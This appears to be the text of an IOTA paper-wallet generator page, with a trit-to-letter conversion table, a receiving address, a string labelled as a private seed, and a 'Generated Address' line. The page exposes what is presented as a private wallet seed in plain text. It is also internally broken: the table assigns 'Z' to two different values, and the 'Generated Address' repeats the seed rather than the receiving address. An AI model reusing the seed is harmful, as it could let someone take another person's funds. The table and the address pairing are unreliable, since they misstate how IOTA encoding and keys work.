1, 1, 0	4	D	-1, 0,-1	-10	Q
-1,-1, 1	5	E	0, 0,-1	-9	R
0,-1, 1	6	F	1, 0,-1	-8	S
1,-1, 1	7	G	-1, 1,-1	-7	T
-1, 0, 1	8	H	0, 1,-1	-6	U
0, 0, 1	9	I	1, 1,-1	-5	V
1, 0, 1	10	J	-1,-1, 0	-4	W
-1, 1, 1	11	K	0,-1, 0	-3	Z
0, 1, 1	12	L	1,-1, 0	-2	Y
1, 1, 1	13	M	-1, 0, 0	-1	Z




MGZDHUIQSAUUYODMRGLWSRNIGSG
ONYVBALDMCMPKUPPHJPRNQUMGOI
BWLDTJSIYMXSZZUJYWRSOCK9GAN
RECEIVING ADDRESS
IOTA
PRIVATE SEED
CPWDRMAA9UANXXCGDHLJPTEUDJAYKA
GYSEFVFGZIUUKFEZDNIVHCTKRMGOHH
DIQAVYDSMPKNY9SDVAHUBOK9VIIKQ9
Generated Address: CPWDRMAA9UANXXCGDHLJPTEUDJAYKAGYSEFVFGZIUUKFEZDNIVHCTKRMGOHHDIQAVYDSMPKNY9SDVAHUBOK9VIIKQ9
MGZDHUIQSAUUYODMRGLWSRNIGSGONYVBALDMCMPKUPPHJPRNQUMGOIBWLDTJSIYMXSZZUJYWRSOCK9GAN
CREATE
PRINT